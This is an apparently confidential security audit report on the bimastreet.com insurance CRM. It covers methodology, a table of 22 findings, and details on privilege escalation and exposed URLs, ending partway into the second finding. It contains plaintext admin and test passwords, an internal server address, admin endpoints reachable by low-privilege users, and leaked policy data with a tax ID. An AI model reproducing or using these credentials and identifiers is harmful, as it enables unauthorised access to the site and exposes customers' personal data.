

11/20/2020

## Web Application Security Audit Report

<https://www.bimastreet.com/>

### Credentials-

#### 1) Admin Role -

User id - [bms@gmail.com](mailto:bms@gmail.com)  
Password - BMS@4321

#### 2) SOP Role -

User id -[ashutosh@reconprolabs.com](mailto:ashutosh@reconprolabs.com)  
Password - 1

Recon Business Advisory Pvt. Ltd.  
F-8,3RD FLOOR, KALKAJI MAIN ROAD, NEW DELHI  
PIN-110019.



## **Confidential**

**Confidential:** The content of this document is confidential and may not be used by parties other than without authorization.

## **Document and Control information**

<b>Item</b>	<b>Client Description</b>
Document Name	Web Application Security Audit Report of <a href="https://bimastreet.com">https://bimastreet.com</a>
Client Name	Kavart Group
Audit Duration	17 <sup>th</sup> November 2020 to 20 <sup>th</sup> November 2020
Initial Report Date	20 <sup>th</sup> November 2020
Status Report Date	NA
Closing Report Date	NA
Report Version	1.0
Hand Over to	Kavindra

<b>Item</b>	<b>Company Description</b>
Author	Recon Business Advisory Pvt Ltd.
Auditor Name	Ashutosh Sharma
Reviewed By	Rohit Kumar

## Table of Contents

1. Executive Summary.....	5
2. Intended Audience.....	5
3. Assessment Objectives.....	5
4. Application Credentials and URL.....	5
5. Assessment Methodology.....	5
6. OWASP Top 10 Application Security Risks.....	7
7. Assessment Scope.....	9
8. Issues Encountered.....	9
9. Key Findings.....	10
10. Vulnerability Details.....	11

## **1. Executive Summary**

Recon Business Advisory Pvt. Ltd. carried out Web Application security assessment of the following website **17<sup>th</sup> November 2020 to 20<sup>th</sup> November 2020** from Recon, New Delhi. <https://www.bimastreet.com>

## **2. Intended Audience**

This document is primarily meant for the <https://www.bimastreet.com>. Further distribution of this document entirely lies to the discretion of the <https://www.bimastreet.com>

## **3. Assessment Objectives**

The security assessment of the application <https://www.bimastreet.com> in was requested. The application primarily is meant for critical business transactions in <https://www.bimastreet.com>. The purpose of this assessment is to discover the vulnerabilities in web application and to indicate the subsequent risk level associated with the vulnerabilities.

## **4. Application Credentials and URL**

The security assessment was done on the following URL/s:

<https://www.bimastreet.com>

### **Credentials:**

1) Admin Role -

User id - [bms@gmail.com](mailto:bms@gmail.com)

Password - BMS@4321

2) SOP Role -

User id - [ashutosh@reconprolabs.com](mailto:ashutosh@reconprolabs.com)

Password - 1

## **5. Assessment Methodology**

A hybrid approach is followed to perform the assessment that is a combination of tools is used to discover the wide range of vulnerabilities. Additionally, the assessment being adaptive in nature allows us to control the assessment methodology as per the application functionality to focus on the critical areas of the application. The attack vectors are controlled as per the assessment needs and the attack selection ensures maximum coverage of the application.

Following diagram represents the assessment approach:



The table below describes various levels and types of assessment. The type of assessment done for current assessment is available in the “Assessment Scope” section of the document.

Scan/Audit Type		
Level	Type	Information
1	<b>Safe</b>	Safe scan discovers minimum types and instances of vulnerabilities. The safe scan mode avoid fault injection such as Java Scripts, HTML tags, crafted SQL queries etc. to ensure that the application retains its state at the end of the assessment. Any fault injections that may trigger Denial of Service situation are avoided in safe scans. Safe scan suits most when the assessment is to be done on a live application instance, and has already undergone either <i>Standard</i> or <i>Destructive</i> scan/s.
2	<b>Standard</b>	Standard scan discovers and exploits most standard checks such as OWASP Top 10 checks. The standard scan performs fault injection such as Java Scripts injection, HTML tag injection, crafted SQL queries etc. Any fault injections that may trigger Denial of Service situation are avoided in standard scans. Standard scan suits most when the assessment is to be done on a staging/pre-prod/testing application instance.
3	<b>Destructive</b>	Destructive scan discovers and exploits most comprehensive checks including checks that may trigger Denial of Service Attacks situations for the application. Destructive scan is usually done on staging/pre-prod/testing application instance. A destructive scan on a live environment is avoided on live/production systems unless it is really required.

The vulnerabilities discovered are associated with a risk level that indicates how critical the vulnerability is and helps application owners/developers to prioritize the

vulnerabilities and choose an appropriate mitigation approach. Risk Level Information and Necessary Actions

Risk Level	Risk Description and Necessary Action
High	The high risk level indicates maximum risk associated with a specific vulnerability instance. Such vulnerability may enable an attacker to successfully exploit the underlying application and its data and partially or completely to compromise the application and its data to modify application behaviour to become other than its original intended purpose. The vulnerability marked as "High Risk" is recommended to be handled with utmost priority.
Medium	The medium risk level indicates considerable risk associated with a specific vulnerability instance. Such vulnerability may enable an attacker to exploit the underlying application and its data to a particular level so that the attacker can gain low level information about the application. Such information can be used by an attacker to craft more specific attacks based on the information collected. The vulnerability marked with "Medium Risk" should be mitigated at the earliest or soon after "High Risk" vulnerabilities are mitigated.
Low	The low risk level indicates lowest risk associated with a specific vulnerability instance. Such vulnerability may allow an attacker to gain some information about the application which was not intended to be known otherwise. The attacker may not have exploiting techniques available at that instance based on the information revealed by the system. The vulnerability marked with "Low Risk" can be mitigated soon after high and medium risk vulnerabilities are mitigated.

Ease of Exploit level information

## 6. OWASP Top 10 Application Security Risks

Open Web Application Security Project (OWASP) is a not-for-profit worldwide charitable organization focused on improving the security of application software.

The table below lists Top 10 identified security risks by OWASP:

	Risk	Information
A1	Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2	Broken	Application functions related to authentication and

	Authentication and Session Management	session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3	Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4	Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5	Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6	Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7	Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8	Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9	Using Components	Components, such as libraries, frameworks, and

	with Known Vulnerabilities	other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10	Invalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

More information about OWASP can be found at: <http://www.owasp.org>

## 7. Assessment Scope

The application security assessment is done on but not limited to the following controls:

- Authentication
- Authorization
- Session Management
- Input Validation
- Error Handling
- Cryptography

Following were not a part of this assessment:

- DOS

Scan type:

Assessment type	Selected
Safe checks	yes
Standard/OWASP Top 10	Yes
Destructive	No

## 8. Issues Encountered

There were no issues encountered for this application.

## 9. Key Findings

No.	Vulnerability Name	Risk	Status
1.	Privilege Escalation	High	Open
2.	Uncommon URLs Found	High	Open
3.	Broken Access Control	High	Open
4.	Tilde Enumeration	High	Closed
5.	Malicious File Upload	High	Open
6.	No Rate Limiting on Sensitive Endpoints	High	Open
7.	Improper Error Handling	High	Open
8.	Directory Traversal	High	Open
9.	OTP Bypass through no rate limiting	High	Open
10.	Using Component with known vulnerabilities	Medium	Open
11.	Missing Security Headers	Medium	Open
12.	SSL Cookie without Secure Flag and HTTPOnly Flag	Medium	Open
13.	Misconfigured Session Management	Medium	Open
14.	HTTP Strict-Transport-Security not Enforced	Medium	Open
15.	Cookie Misconfiguration	Medium	Open
16.	SSL Version Outdated	Medium	Open
17.	Weak Password Policy	Medium	Open
18.	No Input Validation	Low	Open
19.	Broken Links	Low	Open
20.	Banner Grabbing	Low	Open
21.	Click Jacking	Low	Open
22.	Various PORTS Open	Low	Open

## 10. Vulnerability Details

### 10.1 Privilege Escalation:

Name of Vulnerability	Privilege Escalation
URL	<a href="https://www.bimastreet.com/myaccount/user/users">https://www.bimastreet.com/myaccount/user/users</a> <a href="https://www.bimastreet.com/myaccount/master/mastersetup">https://www.bimastreet.com/myaccount/master/mastersetup</a> <a href="https://www.bimastreet.com/myaccount/Setup/Mastervehiclesetup">https://www.bimastreet.com/myaccount/Setup/Mastervehiclesetup</a> <a href="https://www.bimastreet.com/myaccount/Business/MissingPolicy">https://www.bimastreet.com/myaccount/Business/MissingPolicy</a> <a href="https://www.bimastreet.com/myaccount/products/renewals">https://www.bimastreet.com/myaccount/products/renewals</a> <a href="https://www.bimastreet.com/myaccount/Business/Utility">https://www.bimastreet.com/myaccount/Business/Utility</a> <a href="https://www.bimastreet.com/myaccount/Setup/Campaigns">https://www.bimastreet.com/myaccount/Setup/Campaigns</a> <a href="https://www.bimastreet.com/myaccount/Setup/ImportUser">https://www.bimastreet.com/myaccount/Setup/ImportUser</a> <a href="https://www.bimastreet.com/myaccount/Setup/usersetup">https://www.bimastreet.com/myaccount/Setup/usersetup</a> <a href="https://www.bimastreet.com/myaccount/setup/EndUserMapping">https://www.bimastreet.com/myaccount/setup/EndUserMapping</a> <a href="https://www.bimastreet.com/myaccount/Products/RequestAndResponse">https://www.bimastreet.com/myaccount/Products/RequestAndResponse</a> <a href="https://www.bimastreet.com/myaccount/Business/PaymentFailStatus">https://www.bimastreet.com/myaccount/Business/PaymentFailStatus</a> <a href="https://www.bimastreet.com/myaccount/setup/VehicleVariantMapping">https://www.bimastreet.com/myaccount/setup/VehicleVariantMapping</a> <a href="https://www.bimastreet.com/myaccount/User/Link?Linktype=Affiliate">https://www.bimastreet.com/myaccount/User/Link?Linktype=Affiliate</a> <a href="https://www.bimastreet.com/myaccount/User/Link?Linktype=POS">https://www.bimastreet.com/myaccount/User/Link?Linktype=POS</a>
Risk	High

### Description:

Privilege escalation, in simple words, means getting privileges to access something that should not be accessible. Attackers use various privilege escalation techniques to access unauthorized resources. For web application security, privilege escalation is an important concern because web intrusions are usually only the first stage of a complex attack. Malicious parties often use web attacks to gain basic access to certain resources and then continue with privilege escalation attacks to gain more control. The ultimate goal might be accessing sensitive data, installing malware, introducing malicious code, or even hijacking a single computer system or multiple systems.

## Proof of Concept:

This screenshot shows the 'Manage User' page of a CRM application. The URL in the address bar is <https://bimastreet.com/myaccount/user/users>. The top navigation bar includes links for Applications, Places, Google Chrome, and various system status indicators. A user profile for 'POS TEST' is visible in the top right corner. The main content area has a title 'Manage User' with a red box around it. Below the title are filters for Total Users (1), Active Users (1), and Deactive Users (0), along with a dropdown for 'All Region'. There are also tabs for 'Approved' and 'Rejected'. A large table lists one user entry:

User Code	User Name	Role	Created Date	Action
9259	POS TEST +	POS	2020-11-19T16:48:20	Deregister   View   Edit   Config   Priv

This screenshot shows the 'Master Privilege' setup page. The URL in the address bar is <https://bimastreet.com/myaccount/master/mastersetup>. The top navigation bar and user profile are identical to the previous screenshot. The main content area has a title 'Master Privilege | CF/POS/101447' with a red box around it. Below the title is a placeholder box for 'Change Image' with a 'Add Files' button. A horizontal menu bar at the bottom includes 'Master Series', 'Mail Server', 'Pos Training Duration', 'Map Role', 'Advance Setting', 'Branch Setting', and 'SMS Server Setup'. On the left, there is a sidebar titled 'Payout Setup' with fields for 'Select Role' (dropdown), 'Refer Series', 'Refer Prefix' (text input), 'Number' (text input), and a 'Update' button.

Google Chrome Nov 19 20:53

- CRMSolution bimastreet.com/myaccount/Setup/Mastervehiclesetup

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Master Manufacturer

Manage Account POS TEST Good Evening

Manufacturer Vehicle Variant

hi  Car  Bike Active  InActive Add

DENCLLI		true
FERRARI		true
ASTON MARTIN		true
HUMMER		true
LAMBORGHINI		true
BAJAJ AUTO		true
BHARAT BENZ		true
EICHER MOTORS		true
ATLII AUTO		true

Google Chrome Nov 19 21:52

MissingPolicy - CRMSolut bimastreet.com/myaccount/Business/MissingPolicy

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Get upload missing policy

Motor Select Policy Number Choose file No file chosen Create

No of Record : 0 Total Business : 0 Search...

Enquiry ID	Enquiry Status	Policy#	Insurer Name	Vehicle#	Chassis#
------------	----------------	---------	--------------	----------	----------

Applications Places Google Chrome Nov 19 21:53

Renewals - CRMSolution x + bimastreet.com/myaccount/products/renewals

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Manage Account POS TEST Good Evening

Renewals

Select v

From Date dd/mm/yyyy

To Date dd/mm/yyyy

Get Data

Motor Health

Employee Name	UserName	Mobile	Email	VehicleName	VehicleNo	CompanyName	TotalPremium	PolicyNo	Action

Applications Places Google Chrome Nov 19 21:55

Utility - CRMSolution x + bimastreet.com/myaccount/Business/Utility

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Manage Account POS TEST Good Evening

Get Your Policy PDF

Get Policy By

Select Your Insurance Type Enquiry Number Policy Number Proposal Number Vehicle Number

Enquiry Number Get Policy PDF

Applications Places Google Chrome

Nov 19 22:32

MyProfile - CRMSolution Campaigns - CRMSolution +

bimastreet.com/myaccount/Setup/Campaigns

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Manage Account POS TEST Good Evening

Bulk Campaigns

Subject Message

Submit

Select Role

Select All  User Name User Email User Type

Applications Places Google Chrome

Nov 19 22:35

MyProfile - CRMSolution ImportUser - CRMSolution +

bimastreet.com/myaccount/Setup/Importuser

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Manage Account POS TEST Good Evening

IMPORT USERS

Choose file recon.png

Import

Google Chrome Nov 19 22:37

MyProfile - CRMSolution x UserSetup - CRMSolution + bimastreet.com/myaccount/Setup/usersetup

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Manage Account POS TEST Good Evening

Bulk Privilege

With Privilege ID Admin Submit

Select All <input type="checkbox"/>	User Name	User Email	User Type
<input type="checkbox"/>	Bima Street	bms@gmail.com	A

Select	Privilege
<input type="checkbox"/>	Health
<input type="checkbox"/>	Marine
<input type="checkbox"/>	Term Life
<input type="checkbox"/>	TwoWheeler
<input type="checkbox"/>	GCV
<input type="checkbox"/>	Offline Business
<input type="checkbox"/>	Travel
<input type="checkbox"/>	Car
<input type="checkbox"/>	Taxi

Google Chrome Nov 19 22:38

MyProfile - CRMSolution x EndUserMapping - CRMS x bimastreet.com/myaccount/Setup/EndUserMapping

Apps Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

Manage Account POS TEST Good Evening

END USER MAPPING

Motor

Enter Response Number (EX : Vehicle Number or Policy Number)

Map

Search User

Select User

Name	Email	Mobile	EntryDate	Userid	Enquiry number	Action
------	-------	--------	-----------	--------	----------------	--------

Google Chrome Nov 19 22:39

MyProfile - CRMSolution RequestaAndResponse +


bimastreet.com/myaccount/Products/RequestaAndResponse

Manage Account POS TEST Good Afternoon

Get Request Response

Select Duration Enquiry Number/Reg# etc Get Request Response

Request Response



Google Chrome Nov 19 22:39

MyProfile - CRMSolution PaymentFailStatus - CRM +


bimastreet.com/myaccount/Business/PaymentFailStatus

Manage Account POS TEST Good Evening

PAYMENT FAIL STATUS

Search..

UserID	RoleName	TotalPremium	VehicleNo	ResponsePaymentXml
--------	----------	--------------	-----------	--------------------



Applications Places Google Chrome

Nov 19 22:40

MyProfile - CRMSolution x VehicleVariantMapping - +

bimastreet.com/myaccount/setup/VehicleVariantMapping

Manage Account POS TEST ✓ Good Evening

Vehicle and Variant Mapping

Vehicle Type Make Type Modal Type Modal Type Fuel Insurer

Get Details

Manufacture	Model	Cubic Capacity	Vehicle Type	Variant	Fuel type	Action
-------------	-------	----------------	--------------	---------	-----------	--------

Applications Places Google Chrome

Nov 19 22:42

MyProfile - CRMSolution x Link - CRMSolution +


bimastreet.com/myaccount/User/Link?Linktype=Affiliate

Manage Account POS TEST ✓ Good Evening

Car

Generate Link

Generate Copy text



## **Recommendation:**

Properly implement the access control.

## **10.2 Uncommon URLs Found:**

Name of Vulnerability	Uncommon URLs Found
URL	<a href="http://103.139.58.21:8080/dashboard/phpinfo.php">http://103.139.58.21:8080/dashboard/phpinfo.php</a> <a href="https://bimastreet.com/sitemap.xml">https://bimastreet.com/sitemap.xml</a> <a href="https://www.bimastreet.com/api">https://www.bimastreet.com/api</a> <a href="https://www.bimastreet.com/login/login#">https://www.bimastreet.com/login/login#</a>
Risk	High

## **Description:**

These URLs containing sensitive information about user of the application and server information and all URLs are publicly accessible.

## **Proof of Concept:**

Applications Places Google Chrome Nov 17 17:34

https://bimastreet.com/sit x + bimastreet.com/sitemap.xml

Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="UTF-8"?>
<?Request?>
  <?Policy?>
    <Product>TWP</Product>
    <CreatedDate>05/06/2020 23:59:59</CreatedDate>
    <InceptionDate>05/07/2020 00:00:00</InceptionDate>
    <UniqueQuoteId>AD32680</UniqueQuoteId>
    <ExpiryDate>05/06/2021 23:59:59</ExpiryDate>
    <PreviousPolicyEnddate>05/06/2020 23:59:59</PreviousPolicyEnddate>
    <PreviousPolicyStartdate>05/07/2019 00:00:00</PreviousPolicyStartdate>
    <PreviousPolicyInsurer>BAJAJ ALLIANZ GENERAL INSURANCE CO. LTD</PreviousPolicyInsurer>
    <PreviousPolicyNo>8d4g616</PreviousPolicyNo>
    <BreakInofMorethan90days>N</BreakInofMorethan90days>
    <GeneralPage/>
    <OdDiscountLoading>45</OdDiscountLoading>
    <OdDiscountAmt>265.2</OdDiscountAmt>
    <OdSumDisLoad>113.66</OdSumDisLoad>
    <TpSumDisLoad>1102</TpSumDisLoad>
    <GrossPremium>1215.66</GrossPremium>
    <ServiceTax>219</ServiceTax>
    <NetPremiumPayable>1434.48</NetPremiumPayable>
    <TotalSumInsured>34125</TotalSumInsured>
    <ExternalBranch>JK INSURANCE</ExternalBranch>
    <ExternalSubBranch>JK INSURANCE</ExternalSubBranch>
    <ExternalServiceConsumer>ITGIMOT075</ExternalServiceConsumer>
    <Nominee>nominee name</Nominee>
    <NomineeRelationship>Unmarried Brother</NomineeRelationship>
    <PartnerType>POS</PartnerType>
    <POSpanNumber>AEZPL0110K</POSpanNumber>
  </Policy>
  <?Coverage?>
    <Code>IDV Basic</Code>
    <Number/>
    <SumInsured>34125</SumInsured>
    <ODPremium>582.86</ODPremium>
    <TPPremium>752</TPPremium>
  </Coverage>
  <?Coverage?>
    <Code>PA Owner / Driver</Code>
    <Number/>
  </Coverage>
```

Applications Places Google Chrome Nov 17 16:10

Welcome to XAMPP phpinfo() Nov 17 16:10

Gmail app-without-ci... YouTube Maps A tale of VoIP S... PayloadsAllThe... 2-credits LATE...

PHP Version 7.2.32	
System	Windows NT WIN-3R6OPST42F2 10.0 build 14393 (Windows Server 2016) AMD64
Build Date	Jul 8 2020 10:33:43
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	./configure --enable-snapshot-build --enable-debug-pack --with-pdo-oci=c:\php-snap-builddeps_auxoracle\x64\instantclient_12_1\ sdk\shared --with-oci8-12c=c:\php-snap-builddeps_auxoracle\x64\instantclient_12_1\ sdk\shared --enable-object-out-dir=..\\obj --enable-com-dotnet=shared --without-analyzer --with-pgo
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718_TS,VC15
PHP Extension Build	API20170718_TS,VC15
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

The screenshot shows the official ASP.NET website at <https://www.asp.net>. The page features a large title "ASP.NET" and a brief description: "ASP.NET is a free web framework for building great Web sites and Web applications using HTML, CSS, and JavaScript." Below the description is a blue "Learn more »" button. To the left, under the heading "Getting started", there is a section about ASP.NET Web API with a "Learn more »" button. To the right, under "Get more libraries", there is a section about NuGet with a "Learn more »" button. Another section, "Web Hosting", is also present with its own "Learn more »" button.

ASP.NET

ASP.NET is a free web framework for building great Web sites and Web applications using HTML, CSS, and JavaScript.

Learn more »

Getting started

ASP.NET Web API is a framework that makes it easy to build HTTP services that reach a broad range of clients, including browsers and mobile devices. ASP.NET Web API is an ideal platform for building RESTful applications on the .NET Framework.

Learn more »

Get more libraries

NuGet is a free Visual Studio extension that makes it easy to add, remove, and update libraries and tools in Visual Studio projects.

Learn more »

Web Hosting

You can easily find a web hosting company that offers the right mix of features and price for your applications.

Learn more »

The screenshot shows a login form page at <https://www.bimastreet.com/login/login#>. The page has a header "Login Form". It contains fields for "Username" (with placeholder "Username") and "Password" (with placeholder "....."). There is a "Remember me ?" checkbox and a "Login" button. A link "Forgot password?" is also visible.

Login Form

Username

Username

Password

